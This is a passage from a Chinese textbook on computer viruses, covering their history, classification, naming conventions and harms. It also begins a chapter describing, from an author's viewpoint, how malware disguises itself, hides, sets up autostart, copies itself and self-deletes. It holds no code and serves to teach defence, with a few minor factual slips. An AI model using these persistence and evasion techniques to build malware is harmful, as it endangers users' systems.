1989 年，可执行文件型病毒出现，它们利用 DOS 系统加载执行文件的机制工作，如“耶路撒冷”、“星期天”等病毒。可执行型病毒的代码在系统执行文件时取得控制权，修改 DOS 中断，在系统调用时进行传染，并将自己附加在可执行文件中，使文件长度增加。1990 年，这种病毒发展成复合型病毒，可同时感染 COM 和 EXE 文件。

## 3. 伴随型阶段

1992 年，伴随型病毒出现，它们利用 DOS 加载文件的优先顺序进行工作。具有代表性的是“金蝉”病毒，它感染 EXE 文件的同时会生成一个和 EXE 同名而扩展名为 COM 的伴随体。它感染 COM 文件时，改原来的 COM 文件为同名的 EXE 文件，再产生一个原名的伴随体，文件扩展名为 COM。这样，在 DOS 加载文件时，总是先加载扩展名为 COM 的文件，病毒文件会取得控制权，优先执行自己的代码。该类病毒并不改变原来的文件内容，日期及属性，解除病毒时只要将其伴随体删除即可，非常容易。其典型代表是“海盗旗”病毒，它在得到执行时，询问用户名称和口令，然后返回一个出错信息，并将自身删除。

## 4. 变形阶段

1994 年，汇编语言得到了快速的发展。要实现一种功能，通过汇编语言可以用不同的方式来实现，这些方式的组合使一段看似随机的代码产生相同的运算结果。而典型的变形病毒“幽灵病毒”就是利用了这个特点，每感染一次就产生不同的代码。例如，“一半”病毒就是产生一段有上亿种可能的解码运算程序，病毒体被隐藏在解码前的数据中，查解这类病毒就必须能对这段数据进行解码，因此加大了查毒的难度。变形病毒是一种综合性病毒，它既能感染引导区，又能感染程序区，多数具有解码算法，一种病毒往往要两段以上的子程序方能解除。

## 5. 变种阶段

1995 年，在汇编语言中，一些数据的运算放在不同的通用寄存器中可运算出同样的结果，随机插入一些空操作和无关命令，也不影响运算的结果。这样，某些解码算法可以由生成器生成不同的变种。其代表——“病毒制造机”VCL，它可以在瞬间制造出成千上万种不同的病毒，查解时不能使用传统的特征码识别法，而需要在宏观上分析命令，解码后方可查解病毒，大大提高了复杂程度。

## 6. 蠕虫阶段

蠕虫是无需计算机使用者干预即可运行的独立程序，它通过不停地获得网络中存在于漏洞的计算机上的部分或全部控制权来进行蠕动。1995 年，随着网络的普及，病毒开始利用网络进行传播，它们只是以上几代病毒的改进。在 Windows 操作系统中，

“蠕虫”是典型的代表，它不占用除内存以外的任何资源，不修改磁盘文件，利用网络功能搜索网络地址，将自身向下一个地址进行传播，有时也存在网络服务器和启动文件中。

### 7. PE 文件病毒

从 1996 年开始，随着 Windows 的日益普及，利用 Windows 进行工作的病毒开始发展，它们修改 LE，PE 文件，典型的代表是 1999 年出现的 CIH，这类病毒利用保护模式和 API 调用接口工作。

### 8. 宏病毒阶段

1996 年以后，随着 MS Office 功能的增强及流行，使用 Word 宏语言也可以编制病毒，这种病毒使用 VBasic Script 语言，编写容易，感染 Word 文件和模板。同时也出现了针对 Excel 和 Lotus 中的宏的宏病毒。

### 9. 互联网病毒阶段

1997 年以后，因特网发展迅速，各种病毒也开始利用因特网进行传播，一些携带病毒的数据包和邮件越来越多，如果不小心打开了这些邮件或登录了带有病毒的网页，计算机就有可能中毒。典型代表有“尼姆达”、“欢乐时光”和“欢乐谷”等病毒。以 2003 年出现的“冲击波”病毒为代表，出现了以利用系统或应用程序漏洞，采用类似黑客手段进行感染的病毒。

## 1.1.5 病毒的发展趋势

每当一种新的计算机技术广泛应用的时候，总会有相应的病毒随之出现。例如，随着微软公司宏技术的应用，宏病毒成了简单而又容易制作的流行病毒之一；随着 Internet 网络的普及，各种蠕虫病毒如爱虫、SirCAM 等疯狂传播。本世纪初甚至产生了集病毒和黑客攻击于一体的病毒，如“红色代码（CordRed）”病毒、Nimda 病毒和“冲击波”病毒等。从某种意义上说，21 世纪是计算机病毒与反病毒激烈角逐的时代。在网络技术飞速发展的今天，病毒的发展呈现出以下趋势。

### 1. 病毒与黑客技术相结合

网络的普及与网速的提高，计算机之间的远程控制越来越方便，传输文件也变得非常快捷，正因如此，病毒与黑客技术结合以后的危害更为严重，病毒的发作往往在侵入了一台计算机后，又通过网络侵入其他网络上的计算机。

### 2. 蠕虫病毒更加泛滥

其表现形式是邮件病毒、网页病毒，利用系统存在漏洞的病毒会越来越多，这类病毒由受到感染的计算机自动向网络中的计算机发送带毒文件，然后执行病毒程序。

### 3. 病毒破坏性更大

计算机病毒不再仅仅以侵占和破坏单机的资源为目的。木马病毒的传播使得病毒在发作的时候有可能自动联络病毒制创造者（如“爱虫”病毒），或者采取 DoS（拒绝服务）的攻击（如最近的“红色代码”病毒）。一方面可能会导致本机机密资料的泄漏，另一方面会导致一些网络服务的中止。而蠕虫病毒则会抢占有限的网络资源，造成网络堵塞（如最近的 Nimda 病毒），如有可能，还会破坏本地的资料（如针对“9.11”恐怖事件的 Vote 病毒）。

### 4. 制作病毒的方法更简单

可以说能够写病毒的人都是技术水平很高的人，或者可以称为专家。然而这样的人并不多，所以写出的病毒数字也不可能很惊人。但是网络的普及，使得编写病毒的知识越来越容易获得。同时，各种功能强大而易学的编程工具使用户可以轻松编写一个具有极强杀伤力的病毒程序。并且当前已经诞生专用来生成具有各种功能病毒的病毒生成器，而且这类工具已经泛滥。正是由于这种工具的出现使得一般的计算机使用人员都可以利用它制造病毒，只需要通过简单的操作就可以生成具有破坏性的病毒。所以现在新病毒出现的频率超出以往的任何时候。

### 5. 病毒传播速度更快，传播渠道更多

目前上网用户已不再局限于收发邮件和网站浏览，此时，文件传输成为病毒传播的另一个重要途径。随着网速的提高，在数据传输时间变短的同时，病毒的传送时间会变得更加微不足道。同时，其他的网络连接方式如 ICQ、IRC 也成为了传播病毒的途径。

### 6. 病毒的检测与查杀更困难

病毒可能采用一些技术防止被查杀，如变形、对原程序加密、拦截 API 函数，甚至主动攻击杀毒软件等。

## 1.2 计算机病毒的分类

从第一个病毒问世以来，病毒的种类多得已经难以准确统计。时至今日，病毒的数量仍在不断增加。据国外统计，计算机病毒数量正以每周 10 种的速度递增，另据我国公安部统计，国内以每月 4~6 种的速度在递增。计算机病毒按照其不同的特点及特性有许多种分类方法，由于同一种病毒可能同时具备多种特征，因此在分类隶属关系上会产生交叉。

### 1.2.1 按照计算机病毒侵入的系统分类

#### 1. DOS 系统下的病毒

这类病毒出现最早，泛滥于上世纪 80、90 年代。如“小球”病毒、“大麻”病毒、

“黑色星期五”病毒等，恐怕有不少年纪在 40 岁左右的人，都对它们记忆犹新。

## 2. Windows 系统下的病毒

随着上世纪 90 年代 Windows 的普及，Windows 下的病毒便开始广泛流行。CIH 病毒就是一个经典的 Windows 病毒之一。

## 3. UNIX 系统下的病毒

当前，UNIX 系统应用非常广泛，许多大型系统均采用 UNIX 作为其主要的操作系统，所以 UNIX 下的病毒也就随之产生了。

## 4. OS/2 系统下的病毒。

OS/2 是由微软和IBM公司共同创造，后来由 IBM 公司单独开发的一套操作系统。OS/2 是“Operating System/2”的缩写，是因为该系统作为 IBM 第二代个人计算机 PS/2 系统产品线的理想操作系统引入的。

不过自 2005 年 12 月 23 日，IBM 宣布不再销售和支持 OS/2 系统。OS/2 的支持者要求 IBM 将 OS/2 的原始码开放。尽管目前 OS/2 仍然拥有部分市场，但是 IBM 已经宣布，从 2006 年开始，需要进行特殊预约才可以获得进一步的技术支持。OS/2 所有产品的销售将于 12 月 23 日停止，而多任务操作系统也将于 2006 年 12 月 31 日前停止销售，并开始向Linux系统转移。对于 IBM 来说，这不是什么坏消息。要知道，这种产品已销售达 20 多年时间，但其从来就没有安稳过。从 OS/2 Presentation Manager 到 Warp，每一款产品都受到了微软公司的挤压。

在随后版本的 OS/2 中也引入了 LX (Linear eXecutable, 线性可执行文件) 文件格式。在这种文件格式上实现的病毒并不是很多，不过仍然有少数这种病毒。例如，一个非常简单的、具有重写功能的 OS2/Myname 病毒。

Myname 使用了一些系统调用，如 DosFindFirst()、DosFindNext()、DosOpen()、DosRead()和 DosWrite()，来确定可执行文件的位置，然后用它自己重写可执行文件。这种病毒在当前目录中寻找具有可执行文件扩展名的文件，它在感染之前并不识别 OS/2 LX 文件，仅仅是将所有的文件用其自身的备份来重写。尽管如此，OS2/Myname 病毒仍然对 LX 文件格式和 OS/2 环境有着依赖性，因为执行过程证实，这种病毒本身就是 LX 格式的可执行文件。

## 1.2.2 按照计算机病毒的链接方式分类

### 1. 源码型病毒

这种病毒主要攻击高级语言编写的程序，该病毒在高级语言所编写的程序编译前插入到原程序中，经编译成为合法程序的一部分。

## 2. 嵌入型病毒

这种病毒是将自身嵌入到现有程序中，把病毒的主体程序与其攻击的对象以插入的方式链接。

## 3. 外壳型病毒

这种病毒将其自身包围在被侵入的程序周围，对原来的程序不作修改。这种病毒最为常见，易于编写，也易于发现，一般测试文件的大小即可查出。

## 4. 操作系统型病毒

这种病毒用它自己的程序代码加入或取代部分操作系统代码进行工作，具有很强的破坏力，可以使整个系统瘫痪。“圆点”病毒和“大麻”病毒就是典型的操作系统型病毒。

### 1.2.3 按照计算机病毒的寄生部位或传染对象分类

传染性是计算机病毒的本质属性，根据寄生部位或传染对象分类，也就是根据计算机病毒的传染方式进行分类，有以下几种。

#### 1. 磁盘引导型病毒

磁盘引导区传染的病毒主要是用病毒的全部或部分逻辑取代正常的引导记录，而将正常的引导记录隐藏在磁盘的其他地方。由于引导区是磁盘能正常使用的先决条件，因此，这种病毒在运行的一开始（如系统启动时）就能获得控制权，其传染性较大。由于在磁盘的引导区内存储着需要使用的信息，因此，如果对磁盘上被移走的正常引导记录不进行保护，在运行过程中就会导致引导记录的破坏。引导区传染的计算机病毒较多，例如，“大麻”和“小球”病毒就是这类病毒。

#### 2. 操作系统型病毒

操作系统是计算机应用程序得以运行的支持环境，由.sys、.exe 和.dll 等许多可执行的程序及程序模块构成。操作系统型病毒就是利用操作系统中的一些程序及程序模块寄生并传染的病毒。通常，这类病毒成为操作系统的一部分，只要计算机开始工作，病毒就处在随时被触发的状态。而操作系统的开放性和不完善性给这类病毒出现的可能性与传染性提供了方便。“黑色星期五”就是这类病毒。

#### 3. 感染可执行程序的病毒

通过可执行程序传染的病毒通常寄生在可执行程序中，一旦程序被执行，病毒就会被激活，病毒程序首先被执行，并将自身驻留内存，然后设置触发条件进行传染。

#### 4. 感染带有宏的文档

随着微软公司 Word 字处理软件的广泛使用和计算机网络尤其是 Internet 的推广普及，病毒家族又出现了一个新成员，这就是宏病毒。宏病毒是一种寄存于文档或模板的宏中的计算机病毒。一旦打开这样的文档，宏病毒就会被激活并转移到计算机上，且驻留在 Normal 模板中。从此以后，所有自动保存的文档都会感染上这种宏病毒，而且，如果其他用户打开了已感染病毒的文档，宏病毒又会转移到该用户的计算机中。

对于以上四种病毒的分类，实际上可以归纳为两大类：一类是存在于引导扇区的计算机病毒；另一类是存在于文件的计算机病毒。

### 1.2.4 按照计算机病毒的传播介质分类

#### 1. 单机病毒

单机病毒的载体是磁盘，一般情况下，病毒从 USB 盘、移动硬盘传入硬盘，感染系统，然后再传染其他 USB 盘和移动硬盘，接着传染其他系统，例如，CIH 病毒。

#### 2. 网络病毒

网络病毒的传播介质不再是移动式存储载体，而是网络通道，这种病毒的传染能力更强，破坏力更大，例如，“尼姆达”病毒。

### 1.2.5 按照计算机病毒存在的媒体分类

根据计算机病毒存在的媒体，可以划分为网络病毒、文件病毒、引导型病毒和混合型病毒。

#### 1. 网络病毒

通过计算机网络传播感染网络中的可执行文件的病毒。

#### 2. 文件病毒

感染计算机中的文件（如：COM、EXE、DOC 等）。

#### 3. 引导型病毒

病毒感染启动扇区（Boot）和硬盘的系统引导扇区（MBR）。

#### 4. 混合型病毒

同时具备引导型和文件型两类病毒特征的病毒就称为混合型病毒，例如：多型病毒（文件和引导型）感染文件和引导扇区两种目标，这样的病毒通常都具有复杂的算法，它们使用非常规的办法侵入系统，同时使用了加密和变形算法。所以这类病毒清除难度更大。



### 1.2.6 按照计算机病毒传染的方法分类

这种分类方法是按照计算机病毒传播的媒介进行划分的。

#### 1. 邮件病毒

通过邮件传播的病毒。

#### 2. 优盘病毒

通过优盘传播的病毒。

#### 3. 网页病毒

利用网页传播的病毒。

#### 4. 文件病毒

通过文件传播的病毒。

### 1.2.7 根据病毒的破坏情况分类

#### 1. 良性病毒

良性病毒指不包含立即对计算机系统产生直接破坏作用的代码。良性的危害性小，不破坏系统和数据。虽然如此，但它大量占用系统资源，将使计算机无法正常工作，陷于瘫痪。良性病毒是相对而言的，通常也会导致整个系统执行效率降低，使系统可用内存资源减少，或者消耗宝贵的磁盘存储空间。如国内出现的“圆点”病毒就是良性的。因此不能轻视所谓良性病毒对计算机系统造成的危害。

#### 2. 恶性病毒

恶性病毒是指在代码中包含损伤和破坏计算机系统的操作，在其传染或发作时会对系统产生直接的破坏作用。恶性病毒可能会毁坏数据文件，也可能使计算机停止工作。恶性病毒往往封锁、干扰、中断输入输出，破坏硬盘分区表信息、主引导信息、文件分配表，删除数据文件，甚至格式化硬盘等。这些病毒不仅仅完全是故意的破坏，有些恶性病毒当它们在传染时会引起无法预料的、灾难性的破坏。所以说恶性病毒是非常危险的，应当注意防范。

### 1.2.8 按照计算机病毒功能分类

按照计算机病毒功能进行分类，计算机病毒有几十种类型，不同的杀毒厂商，其具体的分类方法也有所不同，而且很多类型下面还具有若干子类型，笔者简要介绍一些重要常见的类型。

### 1. Virus（感染型）

是指将病毒代码附加到被感染的宿主文件（如：PE 文件、DOS 下的 COM 文件、VBS 文件、具有可运行宏的文件）中，使病毒代码在被感染的宿主文件运行时取得运行权的病毒。当正常文件被感染后，仍然具有以前的功能，但是正常文件运行的同时也会执行病毒的功能。所以它欺骗性非常大，又因为是正常文件，我们不能够删除，只能清除病毒，病毒处理难度大，因此这种病毒的危害级别最高。

### 2. Worm（蠕虫）

是指利用系统的漏洞、外发邮件、共享目录、可传输文件的软件（如：MSN、OICQ、IRC 等）、可移动存储介质（如：U 盘、软盘），这些方式传播自己的病毒。这种类型的病毒还具有子类型，其子类型行为类型用于表示病毒所使用的传播方式如下。

IM，通过 IM——Instant Messaging（即时通信，实时传信）这类载体传播自己；Mail，通过邮件传播；MSN 病毒通过 MSN 传播；ICQ 病毒通过 ICQ 传播；QQ 病毒通过 OICQ 传播；P2P 病毒通过 P2P 软件传播；IR 病毒通过 ICR 传播。

因为这类病毒的传播性，很容易使更多的计算机中毒，更多的用户受到危害，所以它的危害级别仅次于 Virus 位居第二。

### 3. Backdoor（后门）

是指在用户不知道也不允许的情况下，在被感染的系统上以隐蔽的方式运行，可以对被感染的系统进行远程控制，而且用户无法通过正常的方法禁止其运行。“后门”其实是木马的一种特例，它们之间的区别在于“后门”可以对被感染的系统进行远程控制（如：文件管理、进程控制等）。它的危害级别占第三位。

### 4. Trojan（木马）

是指在用户不知道也不允许的情况下，在被感染的系统上以隐蔽的方式运行，而且用户无法通过正常的方法禁止其运行。这种病毒通常都有利益目的，这种类型的病毒还具有子类型。它的利益目的也就是这种病毒的子行为如下。

（1）TrojanSpy：窃取用户信息。

（2）PSW：具有窃取密码的行为。

（3）DownLoader：下载病毒并运行。

（4）Clicker：点击指定的网页。

（5）Dialer：通过拨号来骗取钱财的程序。

（6）Dropper：释放病毒的程序，是指不属于正常的安装或自解压程序，并且运行后释放病毒并将它们运行。

（7）Rootkit：一种“越权执行”的应用程序，它设法让自己达到和内核一样的运行级别，甚至进入内核空间，这样它就拥有了和内核一样的访问权限，因而可以对内

核指令进行修改。最常见的是修改内核枚举进程的 API，让它们返回的数据始终“遗漏”Rootkit 自身进程的信息，一般的进程工具自然就“看”不到 Rootkit 了。其他：用户看不到进程（进程 API 被拦截），看不到文件（文件读写 API 被拦截），看不到被打开的端口（网络组件 Sock API 被拦截），更拦截不到相关的网络数据包（网络组件 NDIS API 被拦截）了；为了对抗杀毒软件的主动防御功能，随即出现了目的为恢复 SSDT 的 Rootkit。

#### 5. VirusTool 病毒工具

是指可以在本地计算机通过网络攻击其他计算机的工具。

#### 6. Constructor（黑客工具）病毒生成器

是指可以生成不同功能的病毒的程序。

#### 7. Joke（玩笑程序）

是指运行后不会对系统造成破坏，但是会对用户造成心理恐慌的程序。

### 1.2.9 其他分类方式

#### 1. 传统病毒

能够感染的程序。通过改变文件或者其他东西进行传播，通常有感染可执行文件的文件型病毒和感染引导扇区的引导型病毒。

#### 2. 宏病毒（Macro）

利用 Word、Excel 等的宏脚本功能进行传播的病毒。

#### 3. 恶意脚本（Script）

具有破坏性的脚本程序。包括 HTML 脚本、批处理脚本、VBScript、JavaScript 脚本等。

#### 4. 木马（Trojan）程序

当病毒程序被激活或启动后用户无法终止其运行。广义上说，所有的网络服务程序都是木马，判定是否是木马病毒的标准不好确定，通常的标准是：在用户不知情的情况下安装，隐藏在后台，服务器端一般没有界面无法配置。

#### 5. 黑客（Hack）

利用网络来攻击其他计算机的网络工具，被运行或激活后就像其他正常程序一样有界面。黑客程序用来攻击或破坏别人的计算机，对使用者本身的计算机没有损害。

## 6. 蠕虫（Worm）程序

蠕虫病毒是一种可以利用操作系统的漏洞、电子邮件、P2P 软件等自动传播自身的病毒。

## 7. 破坏性程序（Harm）

病毒启动后，破坏用户计算机系统，如删除文件，格式化硬盘等。常见的是 Bat 文件，也有一些是可执行文件，有一部分和恶意网页结合使用。

# 1.3 计算机病毒的命名

当今世界存在很多杀毒软件，较著名的有卡巴斯基、大蜘蛛、NOD32、瑞星、金山毒霸、诺顿、小红伞等。这些反病毒公司为了方便管理，通常会按照病毒的特性，将病毒进行分类命名。而各大杀毒厂商多是根据病毒所具有的功能进行命名，同时也有各自的命名规范和特点，病毒的命名并没有统一的规定。不同的杀毒厂商，病毒名称可能会大不相同。笔者将介绍两家知名度较高且命名比较规范易懂的杀毒厂商的命名。

### 1. 卡巴斯基（俄罗斯）的命名

一般情况，卡巴斯基的病毒名分为四个部分，依次用“.”分隔，第 1 部分表示计算机病毒的主类型名及子类型名，第 2 部分表示计算机病毒运行的平台，第 3 部分表示计算机病毒所属家族名，第 4 部分是变种名，示例如下。

#### （1）Trojan-Downloader.Win32.Agent.blm

Trojan-Downloader 字段表示病毒所属类型及子类型，这个命名指的是此病毒属于木马（Trojan）类，而 Downloader 的意思是该病毒是木马中的下载者（Downloader）病毒。

Win32 指的是此病毒的运行平台是 32 位的 Windows 系统。

Agent 是指病毒的家族名，家族是指同一个组织，或同一个人所写的功能相近、编译语言相同的一类病毒。

blm 是指该家族名下的变种名。因为同一个家族下会有很多种功能相近但又不完全相同的病毒，那么就使用变种名来区分。

#### （2）Backdoor.Win32.Hupigon.zqf

这个命名是指该病毒属于后门（Backdoor）类，运行于 32 位的 Windows 平台下，是灰鸽子（Hupigon）家族（灰鸽子是一类远程控制的后门软件，后被人非法使用而成为病毒），变种名为 zqf。

#### （3）Worm.Win32.Delf.bd

这个命名是指该病毒属于蠕虫（Worm）类，运行于 32 位的 Windows 平台下，属于

Delf 家族（Delf 家族通常指由 Delphi 语言编写的病毒），变种名为 bd。

#### （4）Worm.Win32.Delf.be

这个命名和上面的 Worm.Win32.Delf.bd 病毒具有相同的功能，而且同属于一个家族，即都是由 Delphi 语言编写。惟一区别是变种名不同，也就是说他们尽管各方面十分相似，但是并不是同一个病毒。

### 2. 瑞星（中国）的命名

一般情况下，瑞星的病毒名分为五个部分，依次用“.”分隔，第 1 部分是病毒的主类型名，第 2 部分是子类型名，第 3 部分是病毒运行的平台，第 4 部分是病毒所属的家族名，第 5 部分是变种名。下面我们来看几个例子。

#### （1）Trojan.PSW.Win32.OnlineGames.GEN

和卡巴斯基命名相似，此病毒名表示该病毒属于木马（Trojan）类，并且是木马中的盗密码类。运行于 32 位的 Windows 平台。家族名是 OnLineGames（表示盗窃网络银行、在线游戏密码的病毒），变种名为 GEN。

#### （2）Worm.Win32.VB.zbn

此命名表示该病毒属于蠕虫（Worm）类，运行于 32 位的 Windows 平台，家族名是 VB（表示此病毒由 VB 编写），变种名为 zbn。

读者可以根据上述一些命名实例体会其命名规律，从而举一反三推断其他命名含义。知道了计算机病毒的命名规则我们就可以很容易地根据杀毒软件所报的名字得知此病毒的相关信息。

## 1.4 计算机病毒的危害

计算机病毒，既然称之为病毒自然对计算机用户具有一定的危害，这种危害通常表现在以下 7 个方面。

### 1. 病毒激发对计算机数据信息的直接破坏作用

大部分病毒在激发的时候直接破坏计算机的重要信息数据，所利用的手段有格式化磁盘、改写文件分配表和目录区、删除重要文件或者用无意义的“垃圾”数据改写文件、破坏 CMOS 设置等。磁盘杀手病毒（DISK KILLER），内含计数器，在硬盘染毒后累计开机时间 48 小时内激发，激发的时候屏幕上显示“Warning!! Don't turn off power or remove diskette while Disk Killer is Prossessing!”（警告！DISK KILLER 在工作，不要关闭电源或取出磁盘），改写硬盘数据。被 DISK KILLER 破坏的硬盘可以用杀毒软件修复，不要轻易放弃。

### 2. 占用磁盘空间和对信息的破坏

寄生在磁盘上的病毒总要非法占用一部分磁盘空间。引导型病毒的一般侵占方式是

由病毒本身占据磁盘引导扇区，而把原来的引导区转移到其他扇区，也就是引导型病毒要覆盖一个磁盘扇区。被覆盖的扇区数据永久性丢失，无法恢复。文件型病毒利用一些 DOS 功能进行传染，这些 DOS 功能能够检测出磁盘的未用空间，把病毒的传染部分写到磁盘的未用部位去。所以在传染过程中一般不破坏磁盘上的原有数据，但非法侵占了磁盘空间。一些文件型病毒传染速度很快，在短时间内感染大量文件，每个文件都不同程度地加长了，就造成磁盘空间的严重浪费。

### 3. 抢占系统资源

除 VIENNA、CASPER 等少数病毒外，其他大多数病毒在动态下都是常驻内存的，这就必然抢占一部分系统资源。病毒所占用的基本内存长度大致与病毒本身长度相当。病毒抢占内存，导致内存减少，一部分软件不能运行。除占用内存外，病毒还抢占中断，干扰系统运行。计算机操作系统的很多功能是通过中断调用技术来实现的。病毒为了传染激发，总是修改一些有关的中断地址，在正常中断过程中加入病毒的“私货”，从而干扰了系统的正常运行。

### 4. 影响计算机运行速度

病毒进驻内存后不但干扰系统运行，还影响计算机速度，主要表现在以下几个方面。

(1) 病毒为了判断传染激发条件，总要对计算机的工作状态进行监视，这相对于计算机的正常运行状态既多余又有害。

(2) 有些病毒为了保护自已，不但对磁盘上的静态病毒加密，而且进驻内存后的动态病毒也处在加密状态，CPU 每次寻址到病毒处时要运行一段解密程序把加密的病毒解密成合法的 CPU 指令再执行；而病毒运行结束时再用一段程序对病毒重新加密。这样 CPU 额外执行数千条以至上万条指令。

(3) 病毒在进行传染时同样要插入非法的额外操作，特别是传染软盘时不但计算机速度明显变慢，而且软盘正常的读写顺序被打乱，发出刺耳的噪声。

### 5. 计算机病毒错误与不可预见的危害

计算机病毒与其他计算机软件的一大差别是病毒的无责任性。编制一个完善的计算机软件需要耗费大量的人力、物力，经过长时间调试完善，软件才能推出。但在病毒编制者看来既没有必要这样做，也不可能这样做。很多计算机病毒都是个别人在一台计算机上匆匆编制调试后就向外抛出。反病毒专家在分析大量病毒后发现绝大部分病毒都存在不同程度的错误。错误病毒的另一个主要来源是变种病毒。有些初学计算机者尚不具备独立编制软件的能力，出于好奇或其他原因修改别人的病毒，造成错误。计算机病毒错误所产生的后果往往是不可预见的，反病毒工作者曾经详细指出“黑色星期五”病毒存在 9 处错误，“乒乓”病毒有 5 处错误等。但是人们不可能花费大量时间去分析数万种病毒的错误所在。大量含有未知错误的病毒扩散传播，其后果是难以预料的。



## 6. 计算机病毒的兼容性对系统运行的影响

兼容性是计算机软件的一项重要指标，兼容性好的软件可以在各种计算机环境下运行，反之兼容性差的软件则对运行条件“挑肥拣瘦”，要求机型和操作系统版本等。病毒的编制者一般不会在各种计算机环境下对病毒进行测试，因此病毒的兼容性较差，常常导致死机。

## 7. 计算机病毒给用户造成严重的心理压力

据有关计算机销售部门统计，计算机售后用户怀疑“计算机有病毒”而提出咨询约占售后服务工作量的60%以上。经检测确实存在病毒的约占70%，另有30%情况只是用户怀疑，而实际上计算机并没有病毒。那么用户怀疑病毒的理由是什么呢？多半是出现诸如计算机死机、软件运行异常等现象。这些现象确实很有可能是计算机病毒造成的，但又不全是，实际上在计算机工作“异常”的时候很难要求一位普通用户去准确判断是否是病毒所为。大多数用户对病毒采取宁可信其有的态度，这对于保护计算机安全无疑是十分必要的，然而往往要付出时间、金钱等方面的代价。仅仅怀疑病毒而冒然格式化磁盘所带来的损失更是难以弥补。不仅是个人单机用户，在一些大型网络系统中也难免为甄别病毒而停机。总之计算机病毒像“幽灵”一样笼罩在广大计算机用户心头，给人们造成巨大的心理压力，极大地影响了现代计算机的使用效率，由此带来的经济损失是难以估量的。



## 深入了解计算机病毒

# 2

第1章从概念上介绍了计算机病毒的相关知识。从这一章开始，将以多个简明的实例让读者更直观地感觉、了解、学习计算机病毒。读者最好能够跟随本章的讲解完成每个例子以便增强理解和记忆。

### 2.1 病毒如何传播

我们曾讲过计算机病毒是可以运行的程序，然而它和普通程序在行为上有很大差别，我们就可以利用这些差别来鉴定一个程序是否为病毒。

#### 疑问

计算机病毒从开始运行到全面爆发究竟都做了什么呢？计算机病毒是如何传播的呢？

病毒作者在制作一个病毒时，从最开始静态文件的表现（如使用什么文件名、使用什么图标等），到病毒运行后执行哪些功能，都是经过深思熟虑的。他无非就是想：他的病毒可以很容易地运行起来，运行后不易被发现，并且拥有最长的生命期，可以稳定地完成各种功能，可以用最快的速度传播感染最多的计算机。为了达到这些目的，该病毒也必然会表现出一些特定的行为。下面我们将以一个计算机病毒作者的身份逐步揭示普通计算机病毒常见的特性及行为。

#### 1. 欺骗

计算机病毒想要做的第一件事，就是想办法运行自己，如果不能运行起来，再强大的病毒也不能发挥出它的威力。

#### 疑问

计算机病毒是怎样运行起来的呢？

计算机病毒通常是利用欺骗的手段诱骗计算机使用者去点击它而达到运行的目的。

例如文件病毒通常会伪装成为一个正常程序的模样或者令人感到好奇的东西，从而诱使用户去双击它而运行起来。例如，有些计算机病毒的图标使用文件夹图标，伪装成

文件夹，如图 2-1 所示。

注 意

图 2-1 从表面上看是个文件夹，但是正常的文件夹一般是没有扩展名的。仔细看一下图中文件名，它有扩展名，而且是“.exe”，这表明它可能是伪装成文件夹模样的可执行程序。因为可执行程序的扩展名必须为“.exe”，一个病毒若想通过双击运行起来，必须带有“.exe”扩展名。

有的病毒又会伪装成一个图片模样，如图 2-2 所示。病毒如此伪装就是想诱使用户去双击运行它。如果用户不注意，则会认为这是个文件夹或图片而去双击打开，结果却是运行了这个病毒。



图 2-1 病毒伪装成了一个文件夹



图 2-2 病毒伪装成了一个图片

注 意

图 2-2 从表面上看是个图片，仔细看一下它的扩展名，图片的扩展名应为“.jpg”、“.bmp”等，总之不可能是“.exe”，而它的扩展名是“.exe”，这表明它可能是伪装成图片的可执行程序。但是如果扩展名被隐藏了，我们就无法知道它是个可执行程序，就会把它当成图片去双击，从而使病毒运行起来。

通过扩展名的查看引起了我们的警惕，因为计算机病毒要通过双击运行，就必须带有“.exe”扩展名，那么即使计算机病毒图标伪装成为一个文件夹，但是它带有“.exe”这个扩展名，只要我们稍加注意就不会被欺骗了。

建 议

双击文件时，需要留意其扩展名。

警 示

实际上我们是无法通过文件名的扩展名是否为“.exe”而做到稍加注意的。

上面的提示并不矛盾，因为计算机文件的扩展名是可以隐藏的。如果扩展名被隐藏了，我们很可能会将这个病毒程序误认为是文件夹而去双击打开，这样病毒就运行起来了。是的，即使用户的计算机默认设置了不隐藏文件扩展名，但是计算机病毒为了欺骗用户，它一定会想方设法隐藏用户计算机上所有文件或者可执行文件的扩展名，从而能够欺骗成功。至于如何设置显示或隐藏扩展名将在 2.2 节的实例 02-01 进行讲解。

病毒欺骗用户而使自己运行起来的手法还有很多，随着我们对计算机病毒认识的逐渐加深，我们会看到更多更巧妙的欺骗手法。

## 2. 隐蔽

通常情况下病毒运行以后不会有任何界面提示，就在后台运行，完成它的各种操作（如创建文件、修改注册表、连接网络等）。

如果不使用特殊的工具，根本察觉不到病毒的运行，这就是病毒的隐蔽性。

我们将在 2.7.3 小节用实例演示这一特性。

## 3. 自启动

### 疑 问

病毒运行以后都会做些什么呢？

病毒欺骗用户运行成功后，那么待用户关闭计算机后，或者利用特殊的方法杀掉病毒进程（关于进程的概念将在 2.3 节详细讲述）后，它怎么又能再次运行起来呢？还依靠欺骗吗？

答案是否定的。因为病毒已经运行了一次，在这一次运行中病毒完全可以利用各种计算机特性和漏洞而达到自启动的目的。

所谓自启动就是伴随计算机操作系统的启动而自动运行。

病毒实现自启动以后，每次用户开机，病毒都会自动运行起来，这样就达到了长期生存的目的，这就是计算机病毒的自启动性。在 2.2 节实例 02-06 中将演示病毒如何实现自启动。

## 4. 自我复制

现在病毒实现了自启动，病毒文件开始运行时可能位于任意路径，并且那个路径可能会被用户删除掉，如果被删掉了，自然病毒就不能够实现自启动了。

### 疑 问

病毒怎么样防止自身被用户删除而导致无法自启动呢？

计算机病毒为了长期存在于计算机中，它会将自身复制到系统目录下，用户一般不会对 Windows 系统目录下删除文件。这样病毒文件就可以长期生存在用户计算机中。另有一些蠕虫等类型的病毒，为了实现自启动，经常将自身复制到各个驱动器的根目录，利用 Windows 的自动播放功能实现自启动。2.2 节的实例 02-05 将演示利用自动播放功能实行自启动的特性。这就是病毒自我复制性。

## 5. 自我删除

到此，病毒已经将自己复制到了系统目录或者各个驱动器的根目录下，下次自启动就启动系统目录或根目录下的那个文件，那么原始文件就没用了，留下来只会更危险，因为这个路径通常是很暴露的，很容易被用户发现这里有个不安全的文件，而得到病毒原样本。既然这个原始文件已经没用了，病毒在完成复制后就会自我删除掉原路径下的病毒文件。这就是计算机病毒自我删除性。

## 6. 传播

